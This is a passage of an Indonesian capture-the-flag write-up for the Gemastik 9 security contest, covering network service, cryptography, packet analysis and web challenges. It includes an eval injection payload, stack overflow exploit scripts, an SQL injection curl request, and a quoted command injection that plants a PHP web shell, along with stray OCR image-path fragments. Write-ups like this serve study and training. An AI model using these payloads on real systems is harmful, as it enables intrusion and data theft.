PERFECT CODE PARTY

Laporan penyisihan
Keamanan Jaringan & Sistem Informasi

Gemastik 9

Rizki Mubarok (1306414854) | Adam Jordan (1406567536) | I Gusti Ngurah Putra Sattvika (1406527532)

Prologue

Penyisihan Keamanan Jaringan & Sistem Informasi Gemastik 9 adalah analisis kasus pada sistem yang disediakan oleh panitia. Sistem ini berupa sebuah platform yang tersedia pada netsec.gemastik.ui.ac.id. Tim kami berhasil menyelesaikan semua soal pada 19:07 WIB (*setelah server untuk challenge e-vote kembali up*).

Challenges

- **Network Service**
    a. Java Authentication
    b. Python Server
    c. Lottery Machine
    d. Power Plant
    e. Power Plant 2.0

- **Cryptography**
    a. Classic Crypto
    b. Encrypted Picture
    c. RSA Factorization
    d. Block Cipher
    e. Ransomware Strikes Back

- **Network Packet**
    a. Can You See Me
    b. Incident Analysis
    c. Malware Scanning
    d. Insider Threat

- **Web Security**
    a. Administrator Login
    b. E-Government Repository
    c. Travel & Beyond
    d. Internet Maintenance
    e. E-Vote System

Writeup

Network Service

A. Java Authentication

"Suatu layanan jaringan menggunakan Java untuk otentikasi."

Diberikan sepasang ip:port yang menjalankan service autentikasi dan sebuah java class yang berjalan pada ip:port tersebut. Java class dapat dengan mudah di-decompile, untuk soal ini kami menggunakan www.javadecompilers.com.

Didapatkan source code java sebagai berikut:

```
public class Authentication {
  static String getHash(String string) throws Exception {
    MessageDigest messageDigest = MessageDigest.getInstance("MD5");
    messageDigest.reset();
    messageDigest.update(string.getBytes());
    byte[] arrby = messageDigest.digest();
    BigInteger bigInteger = new BigInteger(1, arrby);
    return String.format("%032x", bigInteger);
  }

  public static void main(String[] arrstring) throws Exception {
    BufferedReader bufferedReader
        = new BufferedReader(new InputStreamReader(System.in));
    System.out.println("Java Network Authentication Service v1.0\n\n");
    System.out.print("Username : ");
    String string = bufferedReader.readLine();
    System.out.print("Password : ");
    String string2 = bufferedReader.readLine();
    if (string.equals("administrator") && Authentication.getHash(string2).
              equals("f6edb40dbd5b0568edc693c1a6bdb18e")) {
      BufferedReader bufferedReader2
       = new BufferedReader(new FileReader("Authentication.flag"));
      System.out.println(bufferedReader2.readLine());
    } else {
```

```
        System.out.println("Login Failed");
      }
    }
  }
```

Terlihat bahwa input username:password yang kita masukkan dibandingkan dengan username `administrator` dan password hash (MD5) `f6edb40dbd5b0568edc693c1a6bdb18e` Dengan hashkiller.co.uk didapatkan bahwa hash tersebut merupakan hash dari `j4v47`. Masukkan username password tersebut, didapat flag :

GEMASTIK{try_to_obfuscate_Java_next_time}

B. Python Server

"Aplikasi ini berisi beberapa utilitas sederhana dan menggunakan database sebagai otentikasi"

Pada sourcecode yang diberikan (dan diasumsikan berjalan di server) terdapat vulnerability pada bagian:

```
elif (cmd == "hex"):
  try:
    req.sendall("Dec to Hex Converter - Insert number : ")
    number = req.recv(512)[:-1]
    req.sendall(hex(eval(number)) + "\n")
  except:
    req.sendall("Please insert number\n")
```

Variabel `number` tidak difilter sehingga dapat dimasukkan apapun, termasuk string. Fungsi eval dapat mengevaluasi hampir semua expresi python, sehingga dengan payload seperti ini:

`number = "int(open('PythonServer.flag').read().encode('hex'), 16)"`

`req.sendall(hex(eval(number)) + "\n")` akan membuka file PythonServer.flag, mengubahnya menjadi hex-encoded, mengubahnya menjadi integer, mengubahnya menjadi hex-encoded lagi, dan mengirimkannya ke client.

String yang diterima merupakan flag yang hex-encoded. Decode dengan `.decode('hex')` maka didapatkan flag:

GEMASTIK{please_use_Python_pr0p3rly}

C. Lottery Machine

"Mesin ini menggunakan C untuk menghitung Pseudo Random Number yang harus ditebak oleh pengguna"

Terdapat vulnerability yang memungkinkan user untuk memasukkan 32bit value apapun pada stack:

```
for (i = 0; i < 7; i++) {
        int index, number;
        printf("Choose slot index (1-10) : ");
        scanf("%d", &index);
        printf("Guess the number (0-9) : ");
        scanf("%d", &number);
        index--;
        guessed_slot[index] = number;
        print_slot(guessed_slot);
}
```

Nilai `index` tidak diverifikasi sehingga dapat diisi dengan nilai apapun, termasuk negatif. Soal ini dapat disolve dengan meng-overwrite nilai hasil random dengan nilai yg kita tentukan sendiri. Hal ini dapat dilakukan karena array input `guessed_slot` di-memset dengan nilai -1 untuk seluruh indexnya, sehingga jika kita dapat meng-overwrite `lottery_slot` dengan -1, kita dapat menang.

Dari gdb diketahui bahwa awal array `guessed_slot` berada di `EBP-0xB4`, dan awal array `lottery_slot` berada di `EBP-0xDC`. Selisih kedua address tersebut adalah -40, dan karena nilai `number` merupakan int32, maka berarti hanya selisih (-40/10) = -10 index. Sehingga `guessed_slot[-10] = -1` akan mengubah nilai `lottery_slot[-10]`. Perlu diperhatikan bahwa nilai index di-decrement, sehingga harus disesuaikan di payload.

Dengan payload seperti ini:

```
-9
-1
-8
-1
-7
-1
-6
-1
-5
-1
-4
-1
-3
-1
```

Kita meng-overwrite `lottery_slot` index ke-0 hingga 6, dan karena nilainya sama dengan apa yang ada di `guessed_slot` maka kita dinyatakan menang.

GEMASTIK{0ut_of_b0und_for_$1000000}

D. Power Plant

"Anda harus melakukan Reverse Engineering untuk mendapatkan Secret Access Code yang benar"

Pemeriksaan Access Code adalah sebagai berikut:

```
if ( strlen(a1) == 21 )
{
  qmemcpy(v5, &unk_8048940, sizeof(v5));
  v3 = 0;
  for ( i = 0; i <= 20; ++i )
  {
    if ( v5[i] == ~i + a1[i] )
      ++v3;
  }
  result = v3 == 21;
}
```

Panjang access code hanyalah 21 karakter, dan dicocokkan dengan value pada `unk_8048940`, dengan persamaan `code[i] = v5[i] - ~i`, dengan ~ adalah operasi negasi bit. Nilai `unk_8048940` dapat diambil dengan IDA dan nilai code didapat dengan melakukan:

```
int main() {
       int v5[] = {0x40, 0x4A, 0x49, 0x55, 0x4A, 0x4F, 0x4B, 0x3A, 0x38, 0x49, 0x3A,
                   0x36, 0x38, 0x3E, 0x40, 0x3E, 0x36, 0x42, 0x3C, 0x41, 0x3E};
       int i;

       for ( i = 0; i <= 20; ++i ) {
      printf("%c", v5[i] - ~i);
    }
}
```

Didapatkan code adalah `ALLYOURBASEBELONGTOUS`, masukkan itu ke server dan didapatkan flag:

GEMASTIK{_____all_ur_c0de_belong_2_us}

E. Power Plant 2.0

"Engineer pemerintah kemudian mengubah mekanisme otentikasi dan mengupgrade software menjadi Power Plant Control System v2.0"

Masih terdapat vulnerability yang memungkinkan user untuk melakukan jump ke address manapun:

```
SECRET ACCESS CODE : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA01234567
ACCESS DENIED
fish: "./powerPlant2" terminated by signal SIGSEGV (Address boundary error)
```

Jika diperhatikan dengan GDB, maka program akan melakukan jump ke address "01234567", yang tentu saja tidak valid. Karena bug ini, kita dapat melakukan jump ke fungsi enter_power_plant_system dan mendapatkan flag.

```
gdb-peda$ p enter_power_plant_system
$1 = {<text variable, no debug info>} 0x4007ba <enter_power_plant_system>
```

Exploit dilakukan dengan script berikut:

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("103.43.46.178", 13341))
print "[!] Connected to %s:%d" % (s.getpeername()[0], s.getpeername()[1])

def main():
        payload  = 'A' * 40
        payload += struct.pack('<Q', 0x00000000004007BA)
        s.send(payload + '\n')

        import telnetlib
        t = telnetlib.Telnet()
        t.sock = s
        t.interact()
        s.close()

if __name__ == '__main__':
        main()
```

Didapatkanlah flag:

GEMASTIK{_all_your_st4ck_b3l0ng_to_us__________}

Cryptography

A. Classic Crypto

"Selamat datang di Penyisihan Keamanan Jaringan Gemastik 9! Untuk permulaan, silahkan dekripsikan teks terenkripsi berikut"

Diberikan sebuah string yang dicurigai flag:

}h3dokh_yfvxlm_zdaqs_lselv_k_aqqkmm_iyepli_oxknymg_unukx_qy_yfryi{NOCEPEZE

Fungsi encrypt yang digunakan adalah ROT dengan nilai rotasi bervariasi untuk setiap indexnya. String pertama-tama di ROT, lalu dibalik urutan karakternya.

Maka, kita dapat melakukan dekripsi mulai dari karakter pertama string encrypted dengan nilai *'seed'* yang sama (yaitu 13) dengan fungsi berikut:

```
def dec(text):
  cipherText = ""
  value = 13

  for c in text:
    cipherChar = rot(c, value)
    value = (value - 3 + 26) % 26
    cipherText += cipherChar

  print reverse(cipherText)
```

Didapatkan flag:

GEMASTIK{learn_to_break_classic_cipher_before_u_learn_about_modern_ciph3r}

B. Encrypted Picture

"Komputer Anda terserang Ransomware yang meminta tebusan!"

Karena fungsi enkripsi merupakan XOR biasa, maka file dapat di-*decrypt* dengan fungsi *encrypt* yang sama, cukup diganti nama *file*-nya saja. File hasil dekripsi berisi beberapa string *binary*, yang jika diubah ke ASCII merupakan flag:

```
Python 2.7.11+ (default, Apr 17 2016, 14:00:29)
[GCC 5.3.1 20160413] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> a = [0b01000111, 0b01000101, 0b01001101, 0b01000001, 0b01010011, 0b01010100,
         0b01001001, 0b01001011, 0b01111011, 0b01110100, 0b01101000, 0b01100101,
         0b01110010, 0b01100101, 0b01011111, 0b01101001, 0b01110011, 0b01011111,
         0b01101110, 0b01101111, 0b01011111, 0b01110011, 0b01110000, 0b00110000,
         0b00110000, 0b01101110, 0b01111101]
```

```
>>> s = ""
>>> for c in a: s += chr(c)
...
>>> s
'GEMASTIK{there_is_no_sp00n}'
```

C. RSA Factorization

"Seorang intelijen menantang Anda untuk memecahkan enkripsi RSA yang ia punya"

Dengan openssl didapatkan informasi tentang pub.key:

```
Public-Key: (663 bit)
Modulus:
    5d:a3:0f:69:6f:a7:30:d8:d1:df:60:b4:d5:2b:46:
    e2:bb:a6:89:b5:6a:0d:0a:84:86:a8:35:68:c5:5b:
    c2:fc:15:01:28:34:2e:63:f5:e5:37:83:6c:cb:cf:
    af:5c:af:ed:77:6d:c0:a3:d3:b8:fa:aa:ff:fb:77:
    0c:31:6f:b0:9f:c4:46:26:da:30:5e:a0:e4:9a:30:
    08:df:bf:7c:b4:f3:c5:ef
Exponent: 65537 (0x10001)
Modulus=5DA30F696FA730D8D1DF60B4D52B46E2BBA689B56A0D0A8486A83568C55BC2FC150128342E63F5E
537836CCBCFAF5CAFED776DC0A3D3B8FAAAFFFB770C316FB09FC44626DA305EA0E49A3008DFBF7CB4F3C5EF
-----BEGIN PUBLIC KEY-----
MG4wDQYJKoZIhvcNAQEBBQADXQAwWgJTXaMPaW+nMNjR32C01StG4rumibVqDQqE
hqg1aMVbwvwVASg0LmP15TeDbMvPr1yv7XdtwKPTuPqq//t3DDFvsJ/ERibaMF6g
5JowCN+/fLTzxe8CAwEAAQ==
-----END PUBLIC KEY-----
```

Nilai modulus cukup kecil, sehingga dapat difaktorisasi, entah menggunakan algoritma atau dengan factordb.com. Setelah faktorisasi didapatkan nilai p dan q sebagai berikut:

P =
3532461934402770121272604978198464368671197400197625023649303468776121253679423200058547956528088349

Q =
7925869954478333033347085841480059687737975857364219960734330341455767872818152135381409304740185467

File encrypted.enc dapat di-decrypt dengan script ini:

```
import Crypto
from Crypto.PublicKey import RSA

def egcd(a, b):
        if a == 0:
                return (b, 0, 1)
        else:
                g, y, x = egcd(b % a, a)
                return (g, x - (b // a) * y, y)
```

```
def modinv(a, m):
	gcd, x, y = egcd(a, m)
	if gcd != 1:
		return None  # modular inverse does not exist
	else:
		return x % m

if __name__ == '__main__':
	m = 0x5DA30F696FA730D8D1DF60B4D52B46E2BBA689B56A0D0A8486A83568C55BC2FC150128342E
63F5E537836CCBCFAF5CAFED776DC0A3D3B8FAAAFFFB770C316FB09FC44626DA305EA0E49A3008DFBF7CB4F
3C5EF
	p = 353246193440277012127260497819846436867119740019762502364930346877612125367942320005854795652808834 9L
	q = 792586995447833303334708584148005968773797585736421996073433034145576787281815213538149304740185467L
	e = 65537L

	if (p * q != m): print "WRONG"

	phi = (p-1)*(q-1)
	d = modinv(e, phi)
	key = RSA.construct((p*q, e, d))

	with open('encrypted.enc', 'rb') as f:
		enc_msg = f.read()

	print key.decrypt(enc_msg)
```

Didapatkan flag (dengan beberapa karakter sampah di depannya):


```

```

GEMASTIK{no_need_for_quantum_computer_r8?}

D. Block Cipher

“Anda mendapatkan flag terenkripsi untuk soal RSA Factorization dan soal ini (Block Cipher). Pecahkan dan dapatkan flag untuk soal ini!”

Diketahui enkripsi menggunakan Block Cipher mode CTR dengan algoritma DES. Seringkali, algoritma yang digunakan tidak relevan untuk jenis soal crypto block cipher.



Counter (CTR) mode encryption

Skema cara kerja block cipher CTR adalah sebagai gambar diatas. Yang perlu diketahui adalah :

a) setiap block independen terhadap block lainnya,

b) `cipher_block[i] = plain_block[i] ^ key_iv[i]`

Karena diketahui key dan IV yang digunakan sama untuk kedua enkripsi dan kita mengetahui plaintext untuk rsa_factorization.enc, maka soal ini dapat disolve dengan known plaintext attack. Karena key dan IV sama, maka `key_iv` juga sama, maka kita hanya perlu mencari `key_iv` untuk setiap block yang kita ketahui untuk men-decrypt `block_cipher.enc` Dekripsi dapat dilakukan dengan:

```
def xor(a, b):
	x = []

	for i in range(0, len(a)):
		x.append(a[i] ^ b[i])

	return x

def toStr(a):
	return "".join([chr(c) for c in a])

if __name__ == '__main__':
	f = ""

	plain  = open('rsa_factorization.dec', 'rb').read() + '\x00' * 5
	cipher = open('rsa_factorization.enc', 'rb').read() + '\x00' * 5
	flag = open('block_cipher.enc', 'rb').read() + '\x00' * 5

	for i in range(0, len(plain)/8):
		pb = [ord(c) for c in  plain[i*8:(i+1)*8]]
		cb = [ord(c) for c in cipher[i*8:(i+1)*8]]
		fb = [ord(c) for c in   flag[i*8:(i+1)*8]]
```

```
                if (len(fb) == 8):
                        k = xor(pb, cb)
                        f += toStr(xor(k, fb))

        print f
```

Didapatkan flag:

GEMASTIK{Attack_on_Kn0wn_Plaintext}

E. Ransomware Strikes Back

"Ransomware kembali menyerang! Kali ini metode enkripsi mereka sudah lebih canggih dibanding Ransomware sebelumnya."

Terdapat beberapa 'keanehan' pada soal ini:

i) Padding menggunakan `bytes([length])`, padahal `bytes([51])` menghasilkan `"[51]"`

ii) Text yang akan di enkripsi (misalkan "STTV") dibagi 2 menjadi "STTV" dan "" (string kosong), dan string kedua setelah di-pad menjadi "`[16][16][16][16][16][16][16][16][16][16][16][16][16][16][16][16]`"

Kelemahan pada kriptografi ini adalah IV dan key yang digunakan disimpan pada hasil enkripsi, dan dapat dengan di-decrypt (dengan `shadow()`, yang hanya berupa enkripsi xor). Maka dapat diketahui format important.enc adalah sebagai berikut:

Cipher1 (???)	IV1 (16 byte)	IV1 (16 byte)	Cipher2 (64 byte)	IV2 (16 byte)	KEY2 (16 byte)

Karena IV dan key dapat dengan mudah diketahui, maka juga dapat dengan mudah didecrypt:

```
#!/usr/bin/python
from Crypto.Cipher import AES

def pad(body):
        # PCKS7 padding
        length = 16 - (len(body) % 16)
        return (body + bytes([length])*length)

def shadow(string):
        s = "R34LH4X0RC4NC0D3"
        res = ""

        for i in range(0, len(s)):
                res += chr(ord(string[i]) ^ ord(s[i]))

        return res
```

```
if __name__ == '__main__':
        body = open('important.enc', 'rb').read()
        length = len(body)

        key2  = shadow(body[-16:])
        iv2   = shadow(body[-32:-16])
        part2 = body[-96:-32]

        key1  = shadow(body[-112:-96])
        iv1   = shadow(body[-128:-112])
        part1 = body[:-128]

        cipher2 = AES.new(key2, AES.MODE_OFB, iv2)
        plain2  = cipher2.decrypt(part2)

        cipher1 = AES.new(key1, AES.MODE_CFB, iv1)
        plain1  = cipher1.decrypt(part1)

        print plain1
```

String `plain1` berisi file pdf, yang setelah dibuka berisi flag:

`GEMASTIK{one_step_closer_to_become_crypt0_ninja}`

Network Packet

A. Can You See Me

"Anda sedang melakukan sniffing terhadap suatu jaringan WLAN yang tidak terenkripsi. Anda pun mencurigai bahwa ada seseorang yang mencoba untuk melakukan login ke sistem Router."

Diberikan sebuah file dump bernama canyouseeme.pcapng. Dari hasil pengamatan sederhana, di bagian akhir dump terlihat bahwa seorang user (`192.168.0.149`) sedang mencoba login ke router (`192.168.1.1`) dengan id gemastik dan password `GEMASTIK{now_y\177yo\1770u_s33_me}\177` adalah DEL, sehingga flag yang didapat adalah

`GEMASTIK{now_y0u_s33_me}`

B. Incident Analysis

"Suatu hari Anda mencurigai ada sesuatu yang aneh pada server milik Anda. Sepertinya ada yang mencoba melakukan penyerangan.

Untungnya, Anda selalu merekam paket jaringan menggunakan tcpdump. Paket jaringan yang terekam ada banyak sekali. Anda pun memilah-milahnya sehingga Anda mendapatkan potongan data paket jaringan yang dicurigai mengandung informasi mengenai serangan yang dilakukan."

Diberikan sebuah file berupa *network dump* bernama incident-analysis.pcap. File ini berisikan paket-paket yang berisikan percobaan-percobaan penyerangan pada sebuah website, seperti *remote code execution* dan *syn flood*. Dari hasil analisis, terlihat bahwa parameter-parameter yang di-*inject* ke alamat info.php diubah menjadi string acak, dan parameter-parameter yang di-*inject* ke alamat ping.php berupa plaintext, yang ternyata merupakan clue untuk men-*decode* parameter-parameter pada info.php, yaitu pada baris berikut

```
/ping.php?address=192.168.56.101;%20echo%20%22%3C?php%20system(
gzuncompress(base64_decode(\$_GET[%27id%27])));%20?%3E%22%20%3E%20inf
o.php
```

Kami lalu mencoba memasukkkan parameter-parameter pada info.php ke dalam fungsi `gzuncompress(base64_decode())` dan mendapatkan flag dari parameter

```
/info.php?id=eJxLTc7IV3B39XUMDvH0ri4yNsmJzzMuiU9Myc3Mi09OzItPzE
vMqaxKjU8sKUlMzo5PK8rPjU8pzS2oVbBT0C/JLdBPT81NLC7JzNYrqSgBAGIlHSE=
```

Yaitu

GEMASTIK{r34l_n3t_admin_can_analyze_attack_from_dump}

C. Malware Scanning

"Tugas Anda kali ini adalah melakukan scanning terhadap paket data jaringan yang sudah terekam. Diketahui bahwa dari sekian banyak executable file ELF Linux yang terunduh dan melewati jaringan, ada beberapa Malware jenis baru yang juga terunduh. Ciri-ciri dari Malware ini adalah mengandung bytes "CA FE BA BE 13 37 BE EF"."

Dari berkas `malware_scan.pcapng`yang diberikan panitia, dapat diekstrak banyak sekali berkas ELF. Proses ekstraksi harus dilakukan dengan wireshark versi 1.x, karena jika dilakukan dengan versi 2.x, berkas ELF akan ter-fragment menjadi beberapa bagian yang sulit disatukan. Karena objective kami jelas, maka filtering malware dapat dilakukan dengan script:

```
import os
import hashlib

pattern = bytes(bytearray.fromhex('CAFEBABE1337BEEF'))

files = os.listdir('.')
for f in files:
    with open(f) as curfile:
        data = curfile.read()
        if pattern in data:
            print hashlib.md5(open(f, 'rb').read()).hexdigest()
```

Yang menghasilkan 33 entry sebagai berikut:

```
817e76b02ffbb46b81a4d74b7c82152e
20293e51619cd138326915f75d5dc438
904be3b74318aafa38fac4047dc53b39
26aee7d9ae165c354deb210cfa1c36e8
0ce0a69f6d03704b656268c2d629e21d
55dbe5ce443abb282a758a4b6caef2df
cf8923e833a17c53d6fb606ddad93d93
bb060f74bc82a855fb463ffbfff44ccd
97f5593d5bc91bc3bad4beeb0ce2f5b2
8917a68938595ee19fe843e4fa499dc7
f1c70ec17b3792ee817ba65a9856eac4
f04dc9d1277095b7fd2da1d70c831bba
7a39966d85a030f3660d69e5237f5744
ebe5ec185d6f2255929300015d2bad80
c995ac74749658865e7dd60a68e44c30
9185a555168ff9256e24083ec6fbbf81
e149149022f365b02045997592ad8885
e8b1fad9e4335f009d8d132fefaa5c11
ee361a9d15fac7d263d9956866074101
99c13e490315f04afd00a1b7790d02f7
885732a6fabefe8dd5a0d124b35f80c8
```

```
d9bb7c8eec21290d41268559a796c5c3
59feefc7108cbe89dba7f8bfeb965c35
e31c3e6ab1be760208ce726ee39b124e
dad18b15940695877a6ec4e5d3c57e69
574025adbeff40a0d5f0e2d0ec8dd5e6
7928cd7e3666c3407ab3d34bf0372b1c
e48d0a9be461ff602ebf76d989e7a440
5c36fe4ea133f330f102531032e88618
e2d9e45e41c62b4026bbf12193ee1182
c80cafc724506d7fb7a2b8bd6ba44d35
74b765ebb5b28c9c65738569144fce04
6537662f2946fc5f0d1ee67aae7fb3b8
```

Submit hash tersebut dan didapatkan flag:

GEMASTIK{g00d_c0d3r_can_s0lv3_th15_f45t}

D. Insider Threat

"Suatu hari Anda diminta untuk menganalisis paket jaringan pada server suatu perusahaan karena data rahasia mereka sepertinya baru saja dicuri oleh orang dalam. Temukanlah informasi mengenai bagaimana orang tersebut bisa mendapatkan data rahasia. Flag ada di dalam data rahasia tersebut."

Terdapat *log* dari shell pada file pcap yang diberikan. Pada intinya, seseorang meng-*encrypt* sebuah file pdf dengan DES, menyimpan passwordnya pada file kunci, meng-*encrypt* file kunci tersebut dengan RSA, dan meng-*append* string "data" dan file kunci terenkripsi tersebut ke sebuah PNG yang juga terdapat di file pcap. File pdf yang di-enkripsi tersebut tersedia pada log dalam base64.

Pada file pcap yang diberikan, terdapat beberapa SQL query yang dijalankan oleh seseorang yang berhasil masuk sebagai root pada mysql. Salah satu query yang dijalankan adalah `'select * from kunci'` yang menghasilkan private key pada database 'secret' yang dapat digunakan untuk men-decrypt berkas yang ada.

File kunci dapat dengan mudah di-retrieve dengan hex editor (misalnya bless), karena antara file PNG dan file kunci dibatasi oleh string "data" yang diappend. Karena private key telah diketahui, maka file kunci dapat di-decrypt dengan cara:

```
$ cat kunci.enc | openssl rsautl -decrypt -inkey key.priv > kunci.dec
$ cat kunci.dec
sup3rs3cr3tKEY1801
```

Didapatkan password untuk dekripsi dengan DES:

```
$ openssl des3 -d -in encdata.dat -out secret.pdf
```


Didapatkan file pdf dengan flag:

GEMASTIK{nice_k3p0_skill_dude}

Web Security

A. Administrator Login

"Halaman admin ini diproteksi agar user tidak memasukkan karakter selain a-z dengan harapan meminimalisasi terjadinya SQL Injection. Tentunya Anda tertantang untuk mengujinya. Masuklah ke halaman admin dan dapatkan Flag-nya."



https://target.netsec.gemastik.ui.ac.id/d595506b6444864fe4e0702c98317587/administrator-login/

Terdapat suatu filter supaya input username dan password yang dimasukkan hanya berisikan karakter a-z saja. Filter ini dilakukan dengan menggunakan kode javascript.

```
function check() {
	var username = document.getElementById("form-username").value;
	var allowed = true;
	for (var i = 0; i < username.length; i++) {
		if (username[i] < 'a' || username[i] > 'z') {
			alert("Only a-z allowed for username");
			allowed = false;
			break;
		}
	}
	return allowed;
}
```

Fungsi diatas akan dipanggil ketika form login di-*submit*. Seperti diketahui, kode javascript tersebut hanya berjalan di *client-side browser* saja. Oleh karena itu kode tersebut

sangat mudah di bypass. Misalnya dengan langsung mengirimkan secara langsung request POST untuk login.

```
root@pcp$ curl --data "username=admin' or 1=1 -- &password=admin"
"https://target.netsec.gemastik.ui.ac.id/d595506b6444864fe4e0702c98317587/administrator-log

<!DOCTYPE html>
<html lang="en">

    <head>

        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Administrator Login</title>

        <!-- CSS -->
        <link rel="stylesheet"
href="http://fonts.googleapis.com/css?family=Roboto:400,100,300,500">
        <link rel="stylesheet" href="assets/bootstrap/css/bootstrap.min.css">
        <link rel="stylesheet" href="assets/font-awesome/css/font-awesome.min.css">
              <link rel="stylesheet" href="assets/css/form-elements.css">
        <link rel="stylesheet" href="assets/css/style.css">

        <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media queries -->
        <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
        <!--[if lt IE 9]>
            <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
            <script
src="https://oss.maxcdn.com/libs/respond.js/1.4.2/respond.min.js"></script>
        <![endif]-->

        <!-- Favicon and touch icons -->
        <link rel="shortcut icon" href="assets/ico/favicon.png">
        <link rel="apple-touch-icon-precomposed" sizes="144x144"
href="assets/ico/apple-touch-icon-144-precomposed.png">
        <link rel="apple-touch-icon-precomposed" sizes="114x114"
href="assets/ico/apple-touch-icon-114-precomposed.png">
        <link rel="apple-touch-icon-precomposed" sizes="72x72"
href="assets/ico/apple-touch-icon-72-precomposed.png">
        <link rel="apple-touch-icon-precomposed"
href="assets/ico/apple-touch-icon-57-precomposed.png">

    </head>

    <body>

        <!-- Top content -->
        <div class="top-content">
```

```
            <div class="inner-bg">
                <div class="container">
                    <div class="row">
                        <div class="col-sm-8 col-sm-offset-2 text">
                            <h1><strong>Administrator</strong> Login</h1>
                        </div>
                    </div>
                    <div class="row">
                        <div class="col-sm-6 col-sm-offset-3 form-box">

                            <h2 class='text'>GEMASTIK{JS_filter_will_not_save_u}</h3>
</div>
                    </div>
                </div>
            </div>

        </div>


        <!-- Javascript -->
        <script src="assets/js/jquery-1.11.1.min.js"></script>
        <script src="assets/bootstrap/js/bootstrap.min.js"></script>
        <script src="assets/js/jquery.backstretch.min.js"></script>
        <script src="assets/js/scripts.js"></script>
        <script src="assets/js/check.js"></script>

        <!--[if lt IE 10]>
            <script src="assets/js/placeholder.js"></script>
        <![endif]-->

    </body>

</html>
```


Didapatkan flag untuk problem ini, yaitu

GEMASTIK{JS_filter_will_not_save_u}

B. E-Government Repository

